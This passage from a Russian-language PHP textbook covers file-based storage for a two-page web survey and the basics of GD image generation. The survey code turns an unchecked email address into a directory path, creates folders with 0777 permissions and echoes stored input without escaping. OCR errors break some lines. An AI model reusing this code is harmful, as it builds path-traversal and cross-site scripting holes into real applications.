fwrite()	Записывает содержимое переменной в файл
fclose()	Закрывает файл, если он больше не нужен

Основная магия состоит в том, чтобы связать все эти функции воедино для решения поставленной задачи. В качестве примера давайте создадим небольшую веб-форму опроса, состоящую из двух страниц. Пользователь может ввести ответы на некоторые вопросы и вернуться позже, чтобы закончить опрос с того места, на котором он остановился. Мы сначала напишем логику нашего небольшого приложения, а затем покажем, что она может использоваться и в реальных сложных приложениях.

Первое, что мы хотим сделать - это позволить пользователю вернуться к опросу в любое время, чтобы продолжить его заполнение. Для того, чтобы сделать это, мы нуждаемся в уникальном идентификаторе, который позволил бы отличать одного пользователя от другого. В принципе мы можем использовать адреса электронной почты. Обычно, адрес электронной почты человека уникален (другие люди могут знать и использовать его, но это уже вопрос безопасности сайта и/или контроля хищением личных данных).

Ради простоты мы будем рассчитывать на честность пользователей при использовании адресов электронной почты и не будем создавать систему проверки пароля. Как только у нас есть адрес электронной почты пользователя, мы должны сохранить введенную пользователем информацию в расположении, отличном от расположений других пользователей. С этой целью мы будем создавать папку для каждого посетителя на сервере (конечно, у вас должен быть доступ и надлежащие права, разрешающие на сервере чтение и запись файлов). Так как у нас есть относительно уникальный идентификатор в виде адреса электронной почты посетителя, в качестве названий каталогов мы и будем использовать эти адреса. Как только каталог будет создан, при каждом последующем посещении пользователя мы прочитаем имеющиеся в нем файлы ответов на вопросы и выведем их содержимое в теге <textarea>, поэтому посетитель увидит все, что он написал ранее. Затем мы сохраним его поправки и перейдем к следующему вопросу нашего опроса. В примере 8.5 приведен код для первой страницы.

Пример 8.5. Доступ к файлам

```
<?php

session_start();

if (!empty($_POST['posted']) && !empty($_POST['email'])) {
    $folder = "surveys/" . strtolower($_POST['email']);
    // отправляем информацию о пути в сессию
    $_SESSION['folder'] = $folder;

    if (!file_exists($folder)) {
        // создаем каталог, а затем добавляем в него пустые файлы
        mkdir($folder, 0777, true);
    }
header("Location: 08_6.php");
}
else { ?>
<html>
    <head>
        <title>Файлы & папки - онлайн опрос</title>
    </head>

    <body bgcolor="white" text="black">

    <h2>Форма опроса</h2>

    <p>Пожалуйста введите ваш e-mail для начала записи ваших комментариев</p>
```

```
    <form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
        <input type="hidden" name="posted" value="1">
        <p>Адрес e-mail: <input type="text" name="email" size="45" /><br />
        <input type="submit" name="submit" value="Отправить"></p>
    </form>

</html>
<?php }
```

Веб-страница, запрашивающая посетителя ввести его e-mail адрес, изображена на рис. 8.1.




Рис. 8.1. Вход в опрос

Как вы видите, первым делом мы открываем новую сессию, чтобы передать информацию о посетителе последующим страницам. Затем мы определяем, отправлял ли что-то нам пользователь и есть ли что-то введенное в поле адреса электронной почты. Если мы получаем значение false, мы просто выводим форму. Конечно же, если дальше «допиливать» наш пример, то мы должны еще отправить сообщение об ошибке пользователю и требование ввести допустимый текст.

Если же тест пройден (мы получили значение true), что означает корректное введение электронной почты, мы создаем переменную $folder, содержащую структуру каталогов, где мы хотим сохранить наш опрос и присоединяем к ней адрес e-mail пользователя. Мы также сохраняем содержимое только что созданной переменной $folder в сессии для последующего использования. Здесь для идентификации пользователя мы используем адрес электронной почты, но в реальных условиях мы должны защитить данные и придумать, как для каждого пользователя хранить его пароль.

Далее мы проверяем, существует ли каталог. Если каталог не существует, мы создаем его с помощью функции mkdir(). Эта функция принимает в качестве аргументов имя создаваемого каталога и пытается создать его.

Примечание. В среде Linux/UNIX мы должны также задать права доступа для нового каталога, поэтому не забудьте указать права доступа, если вы работаете в Linux, или Linux установлена на сервере хостинг-провайдера, на котором вы запускаете рассматриваемый сценарий.

Если каталог существует, мы просто перенаправляем браузер на первую страницу опроса, показанную на рис. 8.2. Данная форма генерируется динамически, как показано в примере 8.6.




Рис. 8.2. Первая страница опроса

Пример 8.6. Доступ к файлам, продолжение

```
<?php
session_start();

$folder = $_SESSION['folder'];
$filename = $folder . "/question1.txt" ;
$file_handle = fopen($filename, "a+");

// открываем файл для чтения, затем очищаем его
// весь текст из файла будет в этой переменной
$comments = fread($file_handle, filesize($filename));
fclose($file_handle);                    // закрываем этот дескриптор
```

```
if (lempty($_POST['posted'])) {
    // создаем файл и затем
    // сохраняем в нем тест из $_POST['question1']
    $question1 = $_POST['question1'];
    $file_handle = fopen($filename, "w+");
    // полная перезапись файла
    if (flock($file_handle, LOCK_EX)) {
        // эксклюзивная блокировка
        if (fwrite($file_handle, $question1) == FALSE) {
            echo "Не могу записать в файл ($filename)";
        }
        flock($file_handle, LOCK_UN);
        / освобождаем блокировку
    }

    // закрываем файл и перенаправляем браузер на следующую страницу
    fclose($file_handle);
    header( "Location: page2.php" );

} else {
?>

<html>
    <head>
        <title>Файлы & папки - онлайн опрос</title>
    </head>

    <body>

    <table border=0><tr><td>
        Пожалуйста введите ваш ответ на следующий вопрос нашего опроса:
        </td></tr>
        <tr bgcolor=lightblue><td>
            Что вы думаете о состоянии мировой экономики? <br/>
            Можете ли вы помочь нам исправить ситуацию?
        </td></tr>
        <tr><td>
            <form action="<?php echo $_SERVER['PHP_SELF']; ?>" method=POST>
                <input type="hidden" name="posted" value=1>
                <br/>
                <textarea name="question1" rows=12 cols=35><?= $comments ?></textarea>
                </td></tr>
                <tr><td>
                <input type="submit" name="submit" value="Отправить">
            </form></td></tr>
    </table>
<?php } ?>
```

Разрешите мне обратить ваше внимание на несколько строчек представленного здесь кода, поскольку в нем выполняются реальные операции с файлами. После того, как мы получили информацию из сессии, мы добавляем к ней имя файла и записываем получившийся результат в переменную $filename. С этого момента мы готовы начать работу с файлами. Помните, что на данном этапе этого процесса мы должны отобразить любую информацию, которая может быть в файле и позволить пользователям просмотреть ее (или изменить то, что они уже ввели). Поэтому в начале кода вы видите следующую команду:

```
$file_handle = fopen($filename, "a+");
```

Используя функцию открытия файла, fopen(), мы просим PHP предоставить нам дескриптор файла, который мы сохраним в переменной $file_handle. Обратите внимание на второй параметр этой функции - a+. Если вы загляните на сайт PHP (**www.php.net**), вы увидите полный список параметров этой функции и описание, что они означают. В данном случае мы открываем файл для чтения и записи, а указатель файла помещается в конец любого содержимого файла. Если файл не существует, PHP попытается создать его.

Если вы взглянете на две следующих строчки кода, вы увидите, что мы прочитали весь файл сразу с помощью функции file_get_contents в переменную $comments, а затем закрыли его:

```
$comments = file_get_contents($filename));
fclose($file_handle);
```

Далее мы проверяем, было ли установлено поле posted. Если это так, то мы сохраняем любую информацию, введенную в <textarea>. Мы снова открываем файл, но уже с w+. В результате интерпретатор откроет файл только для записи. Если файл не существует он будет создан, если файл существует, он будет перезаписан. Указатель файла помещается на начало файла. Перед самой записью мы получаем эксклюзивный доступ к файлу, а потом (после записи) снимаем блокировку:

```
// полная перезапись файла
if (flock($file_handle, LOCK_EX)) {
    // эксклюзивная блокировка
    if (fwrite($file_handle, $question1) == FALSE) {
        echo "Не могу записать в файл ($filename)";
    }
    flock($file_handle, LOCK_UN);
    // освобождаем блокировку
}
```

Нам нужно убедиться, что именно введенная пользователем информация будет записана в этот файл, для этого нам и нужна эксклюзивная блокировка (которую мы получаем с помощью функции flock()), позволяющая нам быть уверенными, что ни один другой процесс не сможет записать что-то в файл, пока мы работаем с ним. После осуществления записи мы снимаем блокировку. В нашем случае работа с блокировкой сугубо демонстративна, поскольку электронный адрес уникален и ни один другой процесс не будет пытаться получить доступ к этому же файлу, разве что кто-то еще будет использовать такой же e-mail.

Как видите, функция записи файла использует $file_handle, чтобы добавить содержимое переменной $question1 в файл. Затем мы просто закрываем файл и переходим на следующую страницу нашего опроса, показанную на рис. 8.3.




Рис. 8.3. Вторая страница опроса

В примере 8.7 приведен код для второй страницы опроса, сам код аналогичен предыдущему, за исключением имени файла, в котором мы будем хранить ответ пользователя (теперь он называется *question2.txt*).

Пример 8.7. Доступ к файлам, продолжение

```
<?php

session_start();
$folder = $_SESSION['folder'];
$filename = $folder . "/question2.txt" ;
$file_handle = fopen($filename, "a+");

// открываем файл для чтения, затем очищаем его
// весь текст из файла будет в этой переменной
$comments = fread($file_handle, filesize($filename));
fclose($file_handle); // закрываем этот дескриптор

if ($_POST['posted']) {
    // создаем файл и затем
    // сохраняем в нем тест из $_POST['question2']
    $question2 = $_POST['question2'];
    file_handle = fopen($filename, "w+");

    // открываем файл для перезаписи
    if (flock($file_handle, LOCK_EX)) { // эксклюзивная блокировка
        if (fwrite($file_handle, $question2) == FALSE) {
            echo "Cannot write to file ($filename)";
        }
        flock($file_handle, LOCK_UN); // снимаем блокировку
    }

    // закрываем дескриптор файла и перенаправляем браузер на след. страницу
    fclose($file_handle);
    header( "Location: last_page.php" );

} else {
?>

<html>
    <head>
        <title>Файлы & папки - онлайн опрос</title>
    </head>

<body>
    <table border=0><tr><td>
        Пожалуйста, введите ваш ответ на следующий вопрос нашего опроса:
        </td></tr>
        <tr bgcolor=lightblue><td>
            Забавная штука - свобода. Я имею в виду, как может любой из нас быть<br>
            действительно свободным, когда у нас все еще есть персональное имущество.
            <br>
            Как вы можете это прокомментировать?
```

```
        </td></tr>
        <tr><td>
            <form action="<?php echo $_SERVER['PHP_SELF']; ?>" method=POST>
            <input type="hidden" name="posted" value=1>
            <br/>
            <textarea name="question2" rows=12 cols=35><?= $comments ?></textarea>
        </td></tr>
        <tr><td>
            <input type="submit" name="submit" value="Отправить">
        </form></td></tr>
    </table>
<?php } ?>
```

Такое использование файлов может продолжаться столько, сколько вам нужно, поэтому ваши опросы могут быть нужной вам длины. Чтобы сделать их более интересными, вы можете задавать несколько вопросов на одной странице и просто записывать каждый ответ в свой собственный файл. Единственный момент, на который вам нужно обратить внимание - страница с последним вопросом перенаправляет браузер на страницу *last_page.php*. Данная страница не представлена в примерах, поскольку она просто благодарит пользователя за то, что он уделил время нашему опросу.

Конечно, после нескольких страниц опроса с пятью вопросами на каждой странице, вы заметите, что у вас появилось много отдельных файлов, которые нуждаются в управлении. К счастью, у PHP есть другие, более удобные, функции обработки файлов, которые вы можете использовать. Функция file(), например, является аналогом функции fread(). Она считывает все содержимое файла в массив. Каждый элемент массива соответствует строке файла, с символами новой строки (\n) включительно. Если ваша информация должным образом отформатирована (каждая строка заканчивается последовательностью \n) вы с легкостью можете сохранить несколько частей информации в одном файле. Естественно, это повлечет за собой надлежащее изменение способа обработки HTML-формы.

Хотелось бы отметить, что для работы с файлами есть много других функций, с которыми вы можете ознакомиться на официальном сайте PHP (php.net), а также в справонике команд, приведенном в конце данной книги (в разделе "Файловая система" вы найдете более 70 функций, включая, конечно, рассмотренные здесь). Так, с помощью функции is_readable() вы можете проверить, возможно ли прочитать файл, а с помощью функции is_writable(). – возможно ли произвести запись в файл. Вы можете проверить права доступа к файлу, свободное пространство на диске или общее дисковое пространство, вы можете удалять и копировать файлы. Когда вы разберетесь что к чему, вы сможете написать свое устойчивое, профессиональное веб-приложение, не нуждающееся в использовании СУБД.

Глава 9. Графика

Web - это больше, чем просто текст. Изображения появляются в виде логотипов, кнопок, фотографий, диаграмм, рекламы и пиктограмм. Много из этих изображений являются статическими и никогда не изменяются, они созданы инструментами вроде Photoshop. Но есть также и много динамических изображений - от рекламы для реферральной программы Amazon до графиков производительности.

В PHP поддерживается создание графики с помощью расширения GD. В этой главе мы покажем вам, как динамически генерировать изображения с помощью PHP.

9.1. Встраивание изображения в страницу

Распространенным заблуждением является то, что по одному HTTP-запросу может быть прислан ответ, состоящий из текста и графики. Эта иллюзия создается на основании того, что когда вы просматриваете страницу, вы видите, что она может содержать, как текст, так и графику (фотографии, изображения и т.п.). Но важно понять, что веб-страница, состоящая из текста и графики, формируется через ряд HTTP-запросов веб-браузера, каждый из которых отправляет браузеру HTTP-ответ. При этом каждый ответ может содержать один и только один тип данных. Таким образом, если вы видите страницу, содержащую некоторый текст и два изображения, знайте, что потребовалось три HTTP-запроса и три соответствующих ответа, чтобы «собрать» данную страницу.

Рассмотрим следующую страницу:

```
<html>
    <head>
        <title>Пример страницы</title>
    </head>

    <body>
        Страница содержит два изображения.
        <img src="image1.png" alt="Image 1" />
        <img src="image2.png" alt="Image 2" />
    </body>
</html>
```

Браузер отправил ряд запросов для получения этой страницы, а именно:

```
GET /page.html HTTP/1.0
GET /image1.png HTTP/1.0
GET /image2.png HTTP/1.0
```

Веб-сервер отправил обратно ответ на каждый запрос. Далее приводятся заголовки **Content-Type** каждого из этих ответов:

```
Content-Type: text/html
Content-Type: image/png
Content-Type: image/png
```

Чтобы встроить сгенерированную PHP-картинку в HTML-страницу, представьте, что PHP-сценарий фактически генерирует само изображение. Если у нас есть сценарии *image1.php* и *image2.php*, генерирующие изображения, мы можем модифицировать предыдущий HTML-код так (обратите внимание, что теперь у картинок расширение файла *.php*):

```
<html>
    <head>
        <title>Пример страницы</title>
    </head>

    <body>
        Эта страница содержит 2 изображения.
        <img src="image1.php" alt="Картинка 1" />
        <img src="image2.php" alt="Картинка 2" />
    </body>
</html>
```

Вместо ссылок на реальные изображения на вашем сервере теги `img` теперь ссылаются на PHP-сценарии, возвращающие графические данные.

Более того, вы можете передавать переменные этим сценариям, чтобы один сценарий мог использоваться для создания разных изображений вместо создания отдельных сценариев для генерирования каждого изображения:

```
<img src="image.php?num=1" alt="Image 1" />
<img src="image.php?num=2" alt="Image 2" />
```

Затем, внутри PHP-сценария *image.php* вы можете так: `$_GET['num']` получить доступ к параметру `num` чтобы создать соответствующее изображение.

9.2. Основные концепции графики

Изображение - это прямоугольник из пикселей разных цветов. Цвета идентифицируются по их позиции в палитре, в свою очередь палитра - это мас-

сив цветов. Каждая запись в палитре имеет три разных цветовых составляющих - одна для красного, одна для зеленого и одна для синего. Насыщенность каждого из цвета варьируется от 0 (цвет отсутствует) до 255 (полная насыщенность).

Изображения редко хранятся просто в виде кучи пикселей и палитры. Вместо этого используются различные графические форматы файлов (GIF, JPEG, PNG и т.д.), позволяющие сделать размер изображения меньше.

Разные форматы по-разному обрабатывают *прозрачность*. Прозрачность определяет, где и как фон страницы будет показан через изображение. Например, PNG поддерживает альфа-канал: дополнительное значение для каждого пикселя, определяющее степень прозрачности в этой точке. Другие форматы, например, GIF, просто добавляют одну запись в палитру, которая означает прозрачность. Некоторые форматы, например, JPEG, вообще не поддерживают прозрачность.

Сглаживание (antialiasing) - технология, позволяющая перемещать или перекрашивать пиксели на границе фигуры, чтобы сделать постепенный переход между фигурой и фоном. Позволяет избавиться от грубых и зубчатых границ, делающих изображения непривлекательными. Некоторые функции рисования позволяют реализовать сглаживание.

Учитывая, что есть 256 возможных значений для красной, зеленой и синей составляющих, у нас есть 16 777 216 возможных цветов для каждого пикселя. Некоторые форматы файлов ограничивают число цветов палитры (например, GIF поддерживает не более 256 цветов), другие позволяют вам создавать столько цветов, сколько вам нужно. Последние известны как форматы true color (истинный цвет), поскольку они поддерживают 24 битный цвет (по 8 битов для красного, зеленого и синего), что при этом дает больше оттенков, чем человеческий глаз может воспринять.

9.3. Создание и рисование изображений

Теперь давайте рассмотрим самый простой пример использования расширения GD. Пример 9.1 - это сценарий, генерирующий квадрат, заполненный черным цветом. Код работает с любой версией GD, которая поддерживает формат PNG.

Пример 9.1. Черный квадрат на белом фоне (black.php)

```
<?php
$image = imagecreate(200, 200);
```

```
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);
imagefilledrectangle($image, 50, 50, 150, 150, $black);

header("Content-Type: image/png");
imagepng($image);
```

Пример 9.1 иллюстрирует базовые этапа генерирования изображения: создание изображения, выделение цветов, рисование изображения, а затем - сохранение или отправка изображения. Результат выполнения примера 9.1 представлен на рис. 9.1.




Рис. 9.1. Черный квадрат на белом фоне

Чтобы увидеть результат, просто вызовите в вашем браузере страницу *black.php*. Чтобы встроить это изображение в веб-страницу, используйте:

```
<img src="black.php" />
```

Структура графической программы

Большинство программ генерирования изображения строятся по принципу, отраженному в примере 9.1. Давайте остановимся на нем поподробнее.

Вы можете создать 256-цветное изображение с помощью функции imagecreate(), возвращающей дескриптор изображения:

```
$image = imagecreate(width, height);
```

Все цвета, используемые в изображении, должны быть выделены функцией imagecolorallocate(). Первый выделенный цвет становится фоном изображения[12]:

```
$color = imagecolorallocate(image, red, green, blue);
```

[12] Это верно только для изображений, использующих цветовую палитру. На True Color изображения это правило не распространяется.

Аргументы задают RGB-компоненты цвета. В примере 9.1 мы используем значения цвета в шестнадцатеричном представлении, которые после преобразования в HTML-представление будут выглядеть так: #FFFFFF и #000000.

Расширение GD позволяет рисовать множество разных графических примитивов. В примере 9.1 мы используем функцию imagefilledrectangle(), в которой вы указываете размеры прямоугольника, передавая координаты верхнего левого и нижнего правого углов:

```
imagefilledrectangle(image, tlx, tly, brx, bry, color);
```

Следующий шаг - отправка заголовка **Content-Type** браузеру с указанным типом содержимого (см. табл. 9.1). После этого мы вызываем соответствующую указанному ранее заголовку функцию вывода изображения. Доступны функции imagejpeg(), imagegif(), imagepng() и imagewbmp(), выводящие изображения в форматах GIF, JPEG, PNG и WBMP соответственно:

```
imagegif(image [, filename ]);
imagejpeg(image [, filename [, quality ]]);
imagepng(image [, filename ]);
imagewbmp(image [, filename ]);
```

Если параметр *filename* (имя файла) не задан, изображение будет просто выведено в браузер. В противном случае будет создан (или перезаписан в случае существования) графический файл с заданным именем. Параметр *quality* для JPEG - это число в диапазоне от 0 (плохо выглядит, но занимает минимум места на диске) до 100 (отлично выглядит, максимум места на диске). Чем ниже качество, тем меньше размер JPEG-файла. Значение по умолчанию - 75.

В примере 9.1 мы отправляем HTTP-заголовок, а потом сразу же вызываем функцию вывода изображения imagepng(). Если вы отправите заголовок **Content-Type** в начале сценария, все сгенерированные ошибки будут считаться как данные изображения и браузер отобразит значок разбитой картинки.

В таблице 9.1 приведены поддерживаемые форматы изображений и соответствующие им значения заголовка **Content-Type**.

Таблица 9.1. Значения заголовка Content-Type для графических форматов

Формат	Content-Type
GIF	image/gif
JPEG	image/jpeg
PNG	image/png
WBMP	image/vnd.wap.bmp

Изменение формата вывода

Чтобы изменить формат вывода, вам нужно внести в сценарий всего два изменения: отправить другое значение **Content-Type** и использовать другую функцию генерирования изображения. Пример 9.2 показывает измененный пример 9.1, выводящий JPEG-изображения вместо PNG-изображения.

Пример 9.2. JPEG-версия черного квадрата

```
<?php
$image = imagecreate(200, 200);

$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);
imagefilledrectangle($image, 50, 50, 150, 150, $black);

header("Content-Type: image/jpeg");
imagejpeg($image);
```

Проверяем, какие форматы доступны

Если вы пишете код, который должен портироваться по разным системам, эти системы могут поддерживать отличающиеся форматы графических изображений. Поэтому используйте функцию imagetypes(), чтобы проверить, какие типы изображений поддерживаются.

Функция imagetypes() возвращает битовое поле. Вы можете использовать оператор AND (&), чтобы проверить, установлен тот или иной бит. Константы IMG_GIF, IMG_JPG, IMG_PNG и IMG_WBMP соответствуют понятно каким графическим форматам.

Пример 9.3. генерирует PNG-файл, если формат PNG-поддерживается, если же он не поддерживается, то будет создан JPEG-файл. Если же ни PNG, ни JPEG не поддерживаются, будет создано GIF-изображение.

Пример 9.3. Проверка формата изображения

```
<?php
$image = imagecreate(200, 200);

$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);
imagefilledrectangle($image, 50, 50, 150, 150, $black);

if (imagetypes() & IMG_PNG) {
    header("Content-Type: image/png");
    imagepng($image);
}
```

```
else if (imagetypes() & IMG_JPG) {
    header("Content-Type: image/jpeg");
    imagejpeg($image);
}
else if (imagetypes() & IMG_GIF) {
    header("Content-Type: image/gif");
    imagegif($image);
}
```

Чтение существующего файла

Если вы хотите загрузить и модифицировать уже существующее изображение, используйте функции imagecreatefromgif(), imagecreatefromjpeg() и imagecreatefrompng():

```
$image = imagecreatefromgif(filename);
$image = imagecreatefromjpeg(filename);
$image = imagecreatefrompng(filename);
```

Основные функции рисования

Расширение GD содержит функции для рисования точек, линий, дуг, прямоугольников, многоугольников. В этом разделе будут описаны базовые функции, поддерживаемые GD 2.x.

Самая простая функция - imagesetpixel(), которая устанавливает цвет указанного пикселя:

```
imagesetpixel(image, x, y, color);
```

Для вывода линий используются функции imageline() и imagedashedline():

```
imageline(image, start_x, start_ y, end_x, end_ y, color);
imagedashedline(image, start_x, start_ y, end_x, end_ y, color);
```

Вторая функция рисует пунктирную линию. А следующие две функции рисуют прямоугольнике, первая просто рисует прямоугольник с границей цвета color, а вторая рисует заполненный цветом color прямоугольник:

```
imagerectangle(image, tlx, tly, brx, bry, color);
imagefilledrectangle(image, tlx, tly, brx, bry, color);
```

Определите расположение и размер прямоугольника, передав координаты левого верхнего и нижнего правого углов.

Вы можете нарисовать произвольные многоугольники функциями imagepolygon() и imagefilledpolygon():

```
imagepolygon(image, points, number, color);
imagefilledpolygon(image, points, number, color);
```

Обе функции принимают массив точек. Этот массив содержит координаты *x* и *y* для каждой вершины многоугольника. Аргумент *number* задает число вершин в массиве, обычно оно равно count($points)/2.

Функция imagearc() рисует дугу (часть эллипса):

```
imagearc(image, center_x, center_ y, width, height, start, end, color);
```

Эллипс определяется его центром, шириной и высотой (для круга ширина и высота равны). Начальная (start) и конечная (end) точки дуги задаются в градусах, 0° соответствует положению 3 часа, дуга рисуется по часовой стрелке. Чтобы нарисовать полный эллипс задайте значение 0 для *start* и 360 для *end*.

Существует два способа заполнить цветом уже нарисованные фигуры. Функция imagefill() производит заливку, начиная с заданных координат. Функция imagefilltoborder() производит заливку области, ограниченной цветом *border*.

```
imagefill(image, x, y, color);
imagefilltoborder(image, x, y, border_color, color);
```

Мы также можем вращать изображение, что может быть полезно при создании разных интернет-брошюр. Делается это с помощью функции imagerotate(), которая позволяет нам поворачивать изображение на заданный угол:

```
imagerotate(image, angle, background_color);
```

Код в примере 9.4 поворачивает наш черный квадрат на 45 градусов. Аргумент *background_color* используется для указания цвета непокрытой после вращения области изображения. Мы установили его в 1, чтобы показать контраст между черным и белым цветами. Результат работы нашего примера приведен на рис. 9.2.




Рис. 9.2. Черный квадрат повернутый на 45 градусов

Пример 9.4. Пример вращения рисунка

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);
imagefilledrectangle($image, 50, 50, 150, 150, $black);

$rotated = imagerotate($image, 45, 1);

header("Content-Type: image/png");
imagepng($rotated);
```

9.4. Изображения с текстом

Зачастую на изображение необходимо добавить текст. Для этого в GD есть встроенные шрифты. Пример 9.5 добавляет текст в наш черный квадрат.

Пример 9.5. Добавление текста к изображению

```
<?php

$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);
imagefilledrectangle($image, 50, 50, 150, 150, $black);

imagestring($image, 5, 50, 160, "A Black Box", $black);

header("Content-Type: image/png");
imagepng($image);

?>
```

Результат выполнения сценария этого сценария представлен на рис. 9.3.

Функция imagestring() добавляет текст к изображению. Укажите верхнюю левую точку, цвет и шрифт (точнее GD-идентификатор шрифта) текста:

```
imagestring(image, font_id, x, y, text, color);
```

Рис. 9.3. Черный квадрат с добавленным текстом

Шрифты

GD идентифицирует шрифты по ID. Встроено 5 шрифтов, но вы можете загрузить дополнительные шрифты функцией imageloadfont(). Пять встроенных шрифтов показаны на рис. 9.4.




Рис. 9.4. "Родные" GD-шрифты

Код, используемый для демонстрации этих шрифтов, показан ниже:

```
<?php
$image = imagecreate(200, 200);
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);

imagestring($image, 1, 10, 10, "Font 1: ABCDEfghij", $black);
imagestring($image, 2, 10, 30, "Font 2: ABCDEfghij", $black);
imagestring($image, 3, 10, 50, "Font 3: ABCDEfghij", $black);
imagestring($image, 4, 10, 70, "Font 4: ABCDEfghij", $black);
imagestring($image, 5, 10, 90, "Font 5: ABCDEfghij", $black);

header("Content-Type: image/png");
imagepng($image);
```

Вы можете создавать собственные шрифты и загружать их в GD с помощью функции imageload(). Однако эти шрифты двоичные и зависимы от архи-

тектуры, что делает их непереносимыми с одной платформу на другую. Поэтому вместо них лучше использовать TrueType-шрифты, что предоставит вам больше гибкости.

Шрифты True Type

TrueType - формат контурного шрифта, обеспечивающий более точное управление рендерингом (прорисовкой) символов. Обратите, пожалуйста внимание, что TrueType – это не название шрифта, это название формата шрифтов. Чтобы добавить в изображение текст, используя TrueType-шрифт, примените функцию imagettftext():

```
imagettftext(image, size, angle, x, y, color, font, text);
```

Размер (*size*) задается в пикселях. Угол (*angle*) задается в градусах (0° соответствует положению часовой стрелки 3 часа и означает горизонтальный вывод текста, 90 градусов - вертикальный вывод текста). Координаты *x* и *y* указывают нижний левый угол основания для текста. Текст (параметр *text*) может содержать последовательности UTF-8[13] вида &#234 для вывода высоко-разрядных ASCII-символов.

Параметр *font* задает размещение TrueType-шрифта, который будет использоваться для вывода строки. Если шрифт не начинается с /, то в конец названия файла будет добавлено расширение *.ttf*. По умолчанию поиск шрифтов осуществляется в каталоге */usr/share/fonts/truetype*.

